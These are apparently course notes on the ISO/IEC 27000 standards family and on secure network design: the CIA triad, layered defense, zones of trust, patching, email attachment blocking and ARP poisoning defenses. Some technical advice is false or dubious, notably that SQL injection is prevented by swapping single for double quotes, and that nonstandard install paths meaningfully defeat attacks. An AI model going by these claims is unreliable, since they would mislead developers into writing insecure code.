- This standard specifies the requirements for establishing, implementing, deploying, monitoring, reviewing, maintaining, updating and improving information security management systems (ISMS).

6.2.2.2 ISMS Supporting Guidelines and Code of Practice

- ISO/IEC 27002: Code of practice for information security management;
- ISO/IEC 27003: ISMS implementation guidelines;
- ISO/IEC 27004: Information security management measurements;
- ISO/IEC 27005: Information security risk management.

6.2.2.3 ISMS Accredited Certification and Auditing Standards

- ISO/IEC 27006: International accreditation guidelines for the accreditation of bodies operating certification/registration of information security management systems;
- ISO/IEC 27007: Guidelines for information security management systems auditing;
- ISO/IEC 27008: Guidelines for auditors on ISMS controls;
- ISO/IEC 27009: Sector-specific application of ISO/IEC 27001—requirements;
- ISO/IEC 27021: Competence requirements information security management professionals.

6.2.2.4 ISMS Sector Specific

- ISO/IEC 27010: Information security management for inter-sector and inter-organizational communications;
- ISO/IEC 27011: Information security management guidelines for telecommunications organizations based on ISO/IEC 27002;
- ISO/IEC 27013: Guidelines on the integrated implementation of ISO/IEC 27001 and ISO/IEC 20000-1;

- ISO/IEC 27015: Information security management guidelines for financial services;
- ISO/IEC 27017: Guidelines on information security controls for the use of cloud computing services based on ISO/IEC 27002;
- ISO/IEC 27018: Code of practice for PII protection in public clouds acting as PII processors;
- ISO/IEC 27019: Information security management guidelines based on ISO/IEC 27002 for process control systems specific to the energy utility industry.

6.2.2.5 ISMS Family Support

- ISO/IEC 27000: ISMS overview and vocabulary;
- ISO/IEC 27023: Mapping revised editions of ISO/IEC 27001 and ISO/
  IEC 27002;
- ISO/IEC 27014: Governance of information security;
- ISO/IEC 27016: Information security management—organizational economics.

6.2.3 Standards interrelated to 27001 IS

6.2.3.1 ICT Readiness, Information Security Incident Management, IDPS, Digital Investigation

- ISO/IEC 27031: Guidelines for ICT readiness for business continuity;
- ISO/IEC 27035: Information security incident management;
- ISO/IEC 27037: Guidelines for the identification, collection, acquisition and preservation of digital evidence;
- ISO/IEC 27039: Selection, deployment and operation of intrusion
  detection and prevention systems (IDPS);
- ISO/IEC 27041: Guidance on assuring suitability and adequacy of incident investigative methods;
- ISO/IEC 27042: Guidelines for the analysis and interpretation of digital evidence;
- ISO/IEC 27043: Incident investigation principles and processes;
- ISO/IEC 27050: Electronic discovery.

6.2.3.2 Applications and Services

- ISO/IEC 27032: Guidelines for cybersecurity;
- ISO/IEC 27033: Network security;
- ISO/IEC 27034: Application security;
- ISO/IEC 27036: Information security for supplier relationships;
- ISO/IEC 27038: Specification for digital redaction;
- ISO/IEC 27040: Storage security

6.3 Evolution of ISO/IEC 27000 Family

6.3.1 The Weakest Links

- Managing information security from a people, policy, procedural and business process point of view is the core objective behind approach taken in the ISO/IEC 27000 family of ISMS standards.
- Although we are highly dependent on technology and the role it plays in today's business environment as our information-processing workhorse, this is just one aspect and IT security is not the most significant challenge to be faced.
- People themselves are probably present the major problem to information security.
- People are the greatest of all vulnerabilities, and the management of people and the processing of information presents the greatest of challenges.
- People are risk takers when it comes to a range of everyday tasks they are involved in, and at the same time they are risk averse in other tasks they perform.
- Training, investing and motivating people, as well as allocating responsibilities for security and making them feel that they are part of a security culture, are some of the key parts of establishing an effective awareness and management system that will help businesses protect their information.
- Recognition of the significance that people, procedures and processes are the greatest problems to resolve in the domain of information started to grow in the late 1980s but did not become a serious topic of standardization until the mid-1990s, and certainly it was not until the 2005 onwards that it started to become an universal agenda item on management review and board-level meetings.

6.3.2 Baseline Controls

- Catalogues of baseline controls were produced in many business sectors and user groups such as the International Information Integrity Institute (I4).
- The I4 work adopted those controls in common use by industry as per the criterion "if the majority of organizations uses a specific security control, then it is defined as control in 'common use'" and is thus a baseline control.
- In the early 1990s, the UK, in the Department of Trade and Industry (DTI), set up an industry group to establish a code of practice: a code developed by industry, for industry.
- This code was a catalogue of best practice security controls, including some of the baseline controls discussed and adopted by industry in the 1980s.

6.3.3 Formative Years – BS779 Part 1 and Part 2

- In 1995 the DTI code of practice was published as a British Standard BS 7799: 1995.
- In 1998 it was decided to carry out a review of the 1995 version to check whether there was a need to revise it or to leave it as is: this is normal practice with all standards.

- From 1998 onwards, a family of BS 7799 standards was then progressed:
    - BS 7799 Part 1 of this family was the DTI code of practice for information security management;
    - BS 7799 Part 2 is a specification for an ISMS. This development arose after a public consultation on the need for a third-party certification scheme for ISMS. The certification and audit process model used for BS 7799 Part 2 is the same as that used for ISO 9001 for quality and ISO 14000 for environmental management systems.

6.3.4 Internalization

- Up until 2000 these standards were being used worldwide by many different industries and businesses, and they became de facto international standards from an industry perspective.
- The next stage in the development of these standards was to formalize them as international standards.
- This led in 2000 to the proposed introduction of BS 7799 Part 1 into ISO/IEC JTC 1.1
- The proposed introduction into ISO/IEC achieved the minimum majority support (67%) to be approved.
- Since not all member countries of JTC 1 gave a vote of approval, and it is always good to achieve a consensus, it was decided after some debate that Part 1 would be published under the condition that an early revision of the standard should commence as soon as possible. So in 2000 BS 7799 Part 1 became ISO/IEC 17799:2000
- In 2005 a revised version of ISO/IEC 17799:2000 was published and in the same year BS 7799 Part 2 became ISO/IEC 27001: 2005.
- Also in the same year, SC 27/WG 1 adopted the ISO/IEC 27000 numbering scheme, and the ISO/IEC 27000 family of ISMS standards was adopted.
- Today, the international community is now adopting the ISO/IEC 27000 family as the common language for information security.

6.4 Overview of ISO/IEC 27001:2013

6.4.1 Introduction

- The international standard ISO/IEC 27001 is an ISMS set of requirements for establishing, implementing, deploying, monitoring, reviewing, maintaining, updating and improving a documented ISMS with respect to an organization’s overall business risks and opportunities.
- It belongs to a class of standards referred to as the Management System Standards (MSS), which includes standards such as ISO 9001(Quality Management System), ISO 14001 (Environmental Management System), ISO 22000 (Food Safety Management System), ISO/IEC 20000-1 (Service Management System) and ISO 22301 (Business Continuity Management System).

- In 2012, ISO published a common approach (ISO Directions Annex SL, Appendix 3) for both the development of new MSS and for the revision of existing MSS.
- The reasons for this were to enable an organization to operate an integrated MSS that will comply with the requirements of two or more MSS.
- The second edition of ISO/IEC 27001 was published in 2013 following a three-and-a-half-year revision cycle.
- This new version takes account the new MSS approach.
- This means that the high-level structure of the chapters, clauses and sections looks different than the 2005 edition.
- In addition, to changing the high-level structure, changes were made to the requirements specified in the standard.
- These changes reflected the contributions received from member bodies of SC 27 and their cooperating organizations.
  ISO/IEC 27023 is a guide that provides transition maps showing the high-level changes that have been made between the 2005 and the 2013 editions of both ISO/IEC 27001 and ISO/IEC 27002.
- This guide is very useful for those wanting to know in more detail where the changes have occurred.

6.4.2 ISMS Audience

- The organizational target audience of ISO/IEC 27001 has not changed in the 2013 edition: it is suitable to all types and sizes of organizations.
- It can be applied to any type of business activity and across all business markets, since its subject matter is the protection of information, irrespective of what systems, processes or IT the organization deploys.

6.4.3 Mandatory Statements

- The second edition of ISO/IEC 27001 still uses the word “shall” in specifying the requirements, and in ISO terminology any requirement that includes this word is mandatory to implement if an organization wishes to claim conformance with the standard.
- Therefore, this means that this standard can be used for formal third-party certification, which is similar to the ISO 9001 case for quality management systems.

6.4.4 Process

- The ISO/IEC 27001: 2005 was based on a Plan-Do-Check-Act process model.
- In the 2013 edition of ISO/IEC 27001 this model has been excluded, although its continual improvement philosophy is certainly still firmly in place.
- The process-based approach, however, is still very much a part of the new edition of ISO/IEC 27001, as was the case with the old edition.

- For example, the organization needs to have a risk assessment process to be implemented or risk assessment process or an internal audit process.
- ISMS processes are the systematic operations and activities that are a central feature of ISO/IEC 27001

6.4.5 ISMS Stages

- The ISMS stages are establishing, implementing, deploying, monitoring, reviewing, maintaining, updating and improving and the organization needs to go through a number of staged activities.
- These stages include a number of shall requirements (mandatory requirements) where things need to be done, activities need to be carried out and processes need to be implemented.
- These requirements fall under the following clause headings:
  - The context of the organization (Clause 4);
  - Leadership (Clause 5);
  - Planning (Clause 6);
  - Support (Clause 7);
  - Operation (Clause 8);
  - Performance evaluation (Clause 9);
  - Improvement (Clause 10).

6.4.6 Risk-Based Approach

- The purpose of the risk-based approach is to take care of the information
  security aspects of the organization's business activities. The ISMS risk management process needs to take into account the requirements and expectations of all interested parties, including customers, consumers and business
  partners. It needs to take into account any issues that might be relevant
  to information security risks, be they related to corporate governance, legal, regulatory and contractual obligations, business objectives and strategy,
  business operations and processes or the use and application of information
  and communications technology (ICT) systems.
- The overall risk philosophy in the new addition is based on the concepts and terminology defined in the generic risk standard ISO 31000.

Risk Assessment

- One of the significant changes in requirements between the 2005 and 2013 editions is the need to identify the assets, threats and vulnerabilities.
- This is no longer a requirement in the second edition.

Risk Treatment

- Another change to be found in the second edition is related to the treatment of risk.

- In the 2005 edition Annex A was used to select an appropriate set of controls from to reduce identified risks.
- In the 2013 edition the user determines a set of controls in accordance with the risk treatment options that the organization has decided to implement.
- The organization then needs to compare this set of controls with the Annex A controls to benchmark whether any important controls have been excluded.
- The standard ISO/IEC 27005 provides guidance on the information security risk management in support of ISO/IEC 27001.

6.4.7 Performance Evaluation

- In the 2005 version of ISO/IEC 27001, performance evaluation was considered and implemented through the use of several processes including taking measurements, monitoring, internal audits and management reviews.
- In the 2013 edition these same processes are specified and invoked; however, they have been brought together in a single chapter and the wording of the content has undergone some improvements.
- The standard ISO/IEC 27004 provides guidance on the requirements information security measurements given in ISO/IEC 27001.

6.5 Second Edition of ISO/IEC 27002

- At the same time that ISO/IEC 27001 was being revised, so was the standard ISO/IEC 27002 code of practice for information security management being revised.
- The revised versions of these standards were released at the same time.
- The changes to ISO/IEC 27002 included the deletion of some controls, the addition of some new controls and the modification of controls from the prevision edition.
- ISO/IEC 27023 is a guide that provides transition maps showing the high-level changes that have been made between the 2005 and the 2013 editions of ISO/IEC 27002.

6.5.1 Conformance with ISO/IEC 27002

- The term “conformance” is often misunderstood and sometimes confused and used interchangeably with the word “compliance.”
- The code of practice ISO/IEC 27002 takes the form of guidance and recommendations, as such, it is not a conformance assessment standard, using the ISO technical use of the term in the sense of a management system standard, as it uses “should” statements, unlike ISO/IEC 27001, which uses “shall” statements.
- Care needs to be taken to ensure that claims of conformance are not misleading.

6.5.2 Applying ISO/IEC 27002

- ISO/IEC 27002 is primarily a catalogue of best practice controls, which users can select from to deploy security management

controls in their business environment to achieve a baseline of best practice protection.

- When combined with ISO/IEC 27001, these two complement each other, providing organizations with a set of tools for managing information security risks.

Question for Discussion:

- What is ISO/IEC 27000?
- What is the purpose of ISO/IEC family of standards?

VII. Secure Design Principles

Learning Objectives:

- Learn and understand what is CIA triad.
- Learn and understand defense models
- Learn and understand the zone trust for network defense
- Identify and understand the different best practices for network defense

7.1 The CIA Triad and other Models

7.1.1 Confidentiality

- *Confidentiality* refers to the restriction of access to data only to those who are authorized to use it.
- Generally speaking, this means a single set of data is accessible to one or more authorized people or systems, and nobody else can see it.
- Confidentiality is distinguishable from *privacy* in the sense that "confidential" implies access to one set of data by many sources, while "private" usually means the data is accessible only to a single source.
- As an example, a password is considered private because only one person should know it, while a patient record is considered confidential because multiple members of the patient's medical staff are allowed to see it.

7.1.2 Integrity

- Integrity, which is particularly relevant to data, refers to the assurance that the data has not been altered in an unauthorized way. Integrity controls are meant to ensure that a set of data can't be modified (or deleted entirely) by an unauthorized party.
- Part of the goal of integrity controls is to block the ability of unauthorized people to make changes to data, and another part is to provide a means of restoring data back to a known good state (as in backups).

7.1.3 Availability

- Unlike confidentiality and integrity, which make the most sense in the context of the data contained within computer systems, availability refers to the “uptime” of computer-based services—the assurance that the service will be available when it’s needed.
- Service availability is usually protected by implementing high-availability (or continuous-service) controls on computers, networks, and storage.
- High-availability (HA) pairs or clusters of computers, redundant network links, and RAID disks are examples of mechanisms to protect availability.

7.1.4 Additional Concepts

- The best-known attributes of security defined in the preceding models and others like them include
  - Confidentiality
  - Integrity
  - Availability
  - Accountability
  - Accuracy
  - Authenticity
  - Awareness
  - Completeness
  - Consistency
  - Control
  - Democracy
  - Ethics
  - Legality
  - Non-repudiation
  - Ownership
  - Physical Possession
  - Reassessment
  - Relevance
  - Response
  - Responsibility
  - Risk Assessment
  - Security Design and Implementation
  - Security Management
  - Timeliness
  - Utility

7.2 Defense Models

- There are two approaches you can take to preserve the confidentiality, integrity, availability, and authenticity of electronic and physical assets such as the data on your network:
  - Build a defensive perimeter around those assets and trust everyone who has access inside
  - Use many different types and levels of security controls in a layered defense-in-depth approach

7.2.1 Lollipop Model

- The most common form of defense, known as *perimeter security*, involves building a virtual (or physical) wall around objects of value. Perimeter security is like a lollipop with a hard, crunchy shell on the outside and a soft, chewy center on the inside.
- By comparison, in network security, a firewall is like the house—it is a perimeter that can't keep out all attackers.
- Yet the firewall is the most common choice for controlling outside access to the internal network, creating a virtual perimeter around the internal network (which is usually left wide open).
- This often creates a false sense of security, because attackers can break through, exploit vulnerabilities, or compromise the network from the inside.
- One of the limitations of perimeter security is that once an attacker breaches the perimeter defense, the valuables inside are completely exposed.
- As with a lollipop, once the hard, crunchy exterior is cracked, the soft, chewy center is exposed.
- That's why this is not the best model of defense.
- Another limitation of the lollipop model is that it does not provide different levels of security.
- In a house, for example, there may be jewels, stereo equipment, and cash.
- These are all provided the same level of protection by the outside walls, but they often require different levels of protection.
- On a computer network, a firewall is likewise limited in its abilities, and it shouldn't be expected to be the only line of defense against intrusion.
- Firewalls are an important part of a comprehensive network security strategy, but they are not sufficient alone.
- Today, networks both send information to and receive information from the Internet, and the rules for doing so are complex.
- Firewalls are still useful for shielding networks from each other, but they are often not sufficient to provide proper access controls, especially when internetwork communication and network resource sharing are complicated.

NOTE A lollipop defense is not enough to provide sufficient protection. It fails to address inside threats and provides no protection against a perimeter breach. Yet many organizations do not understand firewalls in this way. Firewalls are an important part of a complete network security strategy, but they are not th




Figure 4-1 The lollipop model of defense

7.2.2 Onion Model

- A better approach is the *onion model* of security.
- It is a layered strategy, often referred to as *defense in depth*.
- This model addresses the contingency of a perimeter security breach occurring.
- It includes the strong wall of the lollipop but goes beyond the idea of a simple barrier.
- A layered security architecture, like an onion, must be peeled away by the attacker, layer by layer, with plenty of crying.
- A firewall alone provides only one layer of protection against threats originating from the Internet, and it does not address internal security needs.
- With only one layer of protection, which is common on networks connected to the Internet, all a determined individual has to do is successfully attack that one system to gain full access to everything on the network.
- A layered security architecture provides multiple levels of protection against internal and external threats.




Figure 4-2 The onion model of defense

7.3 Zone Trust for Network Defense

- Different areas of a network trust each other in different ways. Some communications are trusted completely—the services they rely on assume that the sender and recipient are on the same level, as if they were running on a single system. Some are trusted incompletely—they involve less trusted networks and systems, so communications should be filtered.
- Some networks (like the Internet or wireless hot spots) are untrusted.
- The security controls should carefully screen the interfaces between each of these networks.

- These definitions of trust levels of networks and computer systems are known as *zones of trust*.
- Zones of trust are connected with one another, and business requirements evolve and require communications between various disparate networks, systems, and other entities on the networks.
- Corporate mergers and acquisitions, as well as business partner relationships, produce additional complexities within the networking environment that can be diagrammed and viewed from the perspective of trust relationships.
- Once you understand how systems need to communicate with each other on the network, you can begin to develop a strategy for containing those systems into zones.




Figure 4-3 Zones of trust

7.4 Best Practices for Network Defense

- It only takes one careless end user to infect an entire network.
- If you are an administrator, it is clear that all the good intentions and friendly newsletters will not assure a reasonable level of computer security.
- You must stop malicious mobile code from arriving on the desktop in the first place, close holes, and make sure the users' computers are appropriately configured.
- If they can't click on malware, run it, or allow it on their computer, you've significantly decreased the threat of malicious attack.

7.4.1 Secure the Physical Environment

- A basic part of any computer security plan is the physical aspect.
- Of course, mission-critical servers should be protected behind a locked door, but regular PCs need physical protection too.
- Depending on your environment, PCs and laptops might need to be physically secured to their desks.
- There are several different kinds of lockdown devices, from thin lanyards of rubber-coated wire to hardened metal jackets custom-made to surround a PC.
- If anyone leaves their laptop on their desk overnight, it should be secured.
- There are also other steps that need to be taken on every PC in your environment.

Password Protect CMOS

- The CMOS/BIOS settings of a computer contain many potential security settings, such as boot order, remote wake-up, and antivirus boot-sector protection.
- It is important to ensure that unauthorized users do not have access to the CMOS/BIOS settings.
- Most CMOS/BIOSs allow you to set up a password to prevent unauthorized changes.
- The password should not be the same as other administrative passwords, but for simplicity's sake, a common password can be used for all machines.
- There are ways around the CMOS/BIOS and boot-up passwords.
- Some boot-up passwords are able to be bypassed by using a special bootable floppy disk from the motherboard manufacturer or by changing a jumper setting on the motherboard.
- While they are not 100 percent reliable, a CMOS/BIOS or boot-up password might prevent some attacks from happening.

Disable Booting from USB and CD

- Disabling booting from USB storage devices and optical drives will prevent boot viruses from those devices and stop attackers from bypassing operating system security by loading a different operating system on the computer.

Harden the Operating System

- Reduce the *attack surface* of the operating system by removing unnecessary software, disabling unneeded services, and locking down access:
    1. Reduce the attack surface of systems by turning off unneeded services.
    2. Install secure software.
    3. Configure software settings securely

4. Segment the network into zones of trust and place systems into those zones based on their communication needs and Internet exposure.
5. Strengthen authentication processes.
6. Limit the number (and privileges) of administrators.

7.4.2 Keep Patches Updated

- An attacker's best friend is an unpatched system.
- In most cases, the vulnerabilities used are widely known, and the affected vendors have already released patches for system administrators to apply.
- Unfortunately, a large percentage of the world does not regularly apply patches, and attacks against unpatched systems are widely successful.
- A solid patch management plan is essential for protecting any platform, regardless of operating system and regardless of whether or not it is connected directly to the Internet.

7.4.3 Use Anti-Virus Scanner

- The AV solution should be enabled for real-time protection so it scans every file as it comes into the system or enters the computer's memory, so it can prevent malware from executing.
- Sometimes, in the interest of performance, users will want to disable the real-time functionality.
- Avoid agreeing to these requests, because that real-time scanning, even if it affects performance, is your best protection against infection.

7.4.4 Use Firewall Software

- Almost as important as an AV scanner is the firewall.
- Firewalls have come a long way since their days of simple port filtering.
- Today's devices are stateful inspection systems capable of analyzing threats occurring anywhere in layers three through seven with software that runs directly on the computer.
- Firewalls are able to collate separate events into one threat description (such as a port scan) and can identify the attack by name (such as a teardrop fragmentation attack).
- Every PC should be protected by firewall software.

7.4.5 Secure Network Share Permissions

- One of the most common ways an attacker or worm breaks into a system is through a network share (such as NetBIOS or SMB) with no password or a weak password.
- Folders and files accessed remotely over the network should have discretionary ACLs (DACLs) applied using the principle of least privilege and should have complex passwords.

7.4.6 Use Encryption

- Most computer systems have many encryption opportunities.

- Use them. Linux and Unix administrators should be using SSH instead of Telnet or FTP to manage their computers.
- The latter utilities work in plaintext over the network, whereas SSH is encrypted.
- If you must use FTP, consider using an FTP service that uses SSL and digital certificates to encrypt traffic. In order for encrypted FTP to work, both the client and the server must support the same encryption mechanism.
- Use Windows IPSec Policies to require encrypted communications between servers and clients.
- Encrypting File System (EFS) is one of the most exciting features in Windows.
- EFS encrypts and decrypts protected files and folders on the fly.
- Once turned on by a user, EFS will automatically generate public/private encryption key pairs for the user and the recovery agent.
- All the encrypting and decrypting is done invisibly in the background.
- If an unauthorized user tries to access an EFS-protected file, they will be denied access.

7.4.7 Secure Application

- Managing your applications and their security should be a top priority of any administrator.
- Applications can be managed by configuring application security, installing applications to nonstandard directories and ports, locking down applications, securing P2P services, and making sure your application programmers code securely.

Securely Configure Applications

- Applications should be configured with the vendors' recommended security settings.
- The three most commonly exploited Windows applications are Microsoft's Outlook (Express), Internet Explorer, and the Microsoft Office suite of applications.
- These applications may belong on end user workstations where people need them to do work, but they probably don't belong on your organization's servers.
- If you need high security on your servers, remove these applications.
- Because of the risk of common exploits, servers should not have e-mail clients (e.g. Outlook) or Microsoft Office installed on them.

Securing E-Mail

- E-mail worms continue to be the number-one threat on computer systems, especially Windows systems running Outlook or Outlook Express.
- Most worms arrive as a file attachment or as an embedded script that the end user executes.

- Clearly, you can significantly decrease your network's exposure risk by securing e-mail. This can be done by disabling HTML content and blocking potentially malicious file attachments

Blocking Dangerous File Types

- Blocking dangerous file attachments is the best way to prevent exploits, given today's preferred method of e-mailing viruses and worms.
- The biggest question is "What constitutes a dangerous file type?"
- The truth is that almost any file type can be used maliciously, so the better question is "What are the popularly used malicious file types?"
- Even that list isn't small. Table 4-1 shows the Windows file types that are commonly blocked-in organizations that are concerned about the various popular attacks that use these file types as vectors.
- These are in order of their prevalence in e-mail server block lists.

Blocking Outlook File Attachments

- Many administrators believe that they cannot block potentially dangerous file extensions in their network.
- They believe end users and management would revolt. But when management hears the statistics, they present a compelling business argument for file blocking.
- According to the Radicati Group in April 2010, there were at that time 294 billion e-mails sent each day globally on the Internet.
- That's 2.8 million e-mails per second, and 90 trillion per year.
- Of those, 90% contain spam and viruses.
- This means that spam and viruses comprise:
    - 2,520,000 e-mails per second
    - 264,600,000,000 e-mails per day
    - 81,000,000,000,000 e-mails per year

Install Applications to Nonstandard Directories and Ports

- Many malware programs depend on the fact that most people install programs to default directories and on default ports.
- You can significantly minimize the risk of exploitation by installing programs into nonstandard directories and instructing them to use nonstandard ports.
- Many Unix and Linux exploits rely on the existence of the /etc directory.
- By simply changing the installation folder to something other than /etc, you've significantly reduced the risk of malicious attacks being successful.
- Similarly, instead of installing Microsoft Office to C:\Program Files\Microsoft Office, consider customizing the program during installation to be placed in C:\Program Files\MSOffice.

- Consider installing Windows into a different folder than the default of C:\Windows.
- Any change from the default setting, even one character, is enough to defeat many automated attack tools.

Lock Down Applications

- One of the biggest risks to any environment is the ability for an end user to install and run any software they want.
- There are many tools available to limit what an end user can and cannot run on the desktop.
- In Windows, the administrator could set system policies to prevent the installation of new applications, take away the user's Run command, and severely limit the desktop.
- Windows also has a feature called Software Restriction Policies that allows administrators to designate what software is allowed to run on a particular computer.
- Applications can be defined and allowed by the following methods: trusted digital certificate, hash calculations, placement in an Internet security zone, path location, and file type.

Secure P2P Services

- Peer-to-peer (P2P) applications, like instant messaging (IM) and music sharing, are likely to remain strong attack targets in the future.
- This is because P2P applications have very limited security, if any, and are often installed in the corporate environment without the administrator's authorization.
- And, they are designed to access files on the end user's computer, which makes the job of stealing those files that much easier.
- Consequently, P2P applications are seen more as a nuisance than a legitimate service that needs to be secured and managed.
- However, there are some steps you can take to manage P2P applications and minimize their security consequences.

Make Sure Programmers Program Securely

- SQL injection and buffer-overflow attacks can only be defeated by programmers using secure coding practices.
- Type either phrase into an Internet search engine and it will return dozens of documents on how to prevent those types of attacks.
- Preventing SQL injection attacks can be as simple as using double quotation marks instead of single quotes.
- Stopping buffer-overflow attacks requires input validation. Several free and commercial tools are available to test your applications for the presence of these attacks and to offer remediation suggestions.

File Extension	Description	Threat
.scr	Windows screen saver file	Can contain worms and Trojans
.bat	DOS batch file	Can contain malicious commands
.pif	Program information file	Can run malicious programs
.com	DOS application	Can be a malicious program
.exe	Windows application	Can be a malicious program
.vbs	Visual Basic script	Can contain malicious code
.cmd	Command script	Can be used to script malicious batch files
.sbc	Shell scrap object	Can mask rogue programs

7.4.8 Back-up the System

- With the notable exception of stolen confidential information, the most common symptom of damage from malware is modified, corrupted, or deleted files.
- Worms and viruses often delete files, format hard drives, or intentionally corrupt data.
- Even malware that does nothing intentionally wrong to a system's files is maliciously modifying a system just by being present. Security experts cannot always repair the damage and put the system back to the way it was prior to the exploit.
- This means it's important to keep regular, tested backups of your system.
- The backup should include all your data files at a minimum, and a complete system backup ensures a quicker recovery in the event of a catastrophic exploit event.

File Extension	Description	Threat
.bas	Programs written in the BASIC programming language	Can be malicious code
.crt	Digital certificate	Can be used in exploits to trust malicious code
.ins	Microsoft Internet communication settings	Can change security settings
.isp	Microsoft Internet Service Provider settings	Can change security settings
.msc	Microsoft Management Console	Can change security settings

7.4.9 Implement ARP Poisoning Defense

- ARP poisoning attacks are one of the most common and effective threats against network infrastructures (especially wireless networks).
- They are a form of man-in-the-middle (MITM) attack that allows an attacker to intercept and modify network traffic, invisibly.
- Thus, these attacks merit their own special countermeasures.
- There are a few ways an organization can defend against an ARP poisoning attack.
- Defenses include implementing static ARP tables, configuring port rate limiting, or using DHCP snooping with dynamic ARP inspection (DAI).
- The most effective defense is a combination of the latter two methods.

7.4.10 Create a Computer Security Defense Plan

- These are the steps to creating a plan:
  1. Inventory the assets you have to protect.
  2. Decide the value of each asset and its chance of being exploited in order to come up with a quantifiable exposure risk.
  3. Using the steps outlined in this chapter (and summarized next), develop a plan to tighten the security on your protected assets. Assets with the highest exposure risk should be given the most protection, but make sure all assets get some baseline level of security
  4. Develop and document security baseline tools and methods. For example, develop an acceptable security template for end-user workstations. Document a method for applying security templates to those workstations (probably a group policy), and put policies and procedures in force to make sure each workstation gets configured with a security template.
  5. Use vulnerability testing tools to confirm assets have been appropriately configured.

6. Do periodic testing to make sure security settings stay implemented.
7. Change and update the plan as dictated by new security events and risks.

Implement Static ARP Tables

- From a console, if you execute the command arp –a, it will display the ARP table for your system.
- A quick review of the output shows the IP address and the MAC address associated with the IP address (device).
- This is how the system knows how to route traffic. One of the devices listed is the gateway address.
- This is the address for the switch where traffic will pass, if the device wants to send information to a device that doesn't exist in its ARP table.
- A simple ARP request is sent to ask for the information.
- The information is then added to the ARP table of the device. The switch follows the same steps to build its ARP table.
- This is known as dynamic updating and is used for most devices in an organization.
- Static ARP tables are exactly what the name implies, static.
- This means that instead of using the basic ARP request/reply method, the tables are managed by the organization, essentially hard coded.
- This helps to prevent an ARP poisoning attack because the main avenue of the attack is cut off.
- The issue with static ARP is the amount of overhead required to keep static ARP tables up to date.
- If a device doesn't know where to route traffic, essentially the packets will be dropped.
- This means the user cannot access systems where an entry doesn't exist.
- Unfortunately, the payoff for this defense is not worth the effort, which is why organizations don't implement it.
- Every time a new device is placed on the network, static ARP requires making a manual entry in all other devices in order to properly route traffic through the network.
- When considering an organization with thousands of employees and devices constantly being changed on the network, this would quickly become an insurmountable task.
- This solution may be useful in a home environment where systems are rarely replaced

Configure Port Rate Limiting

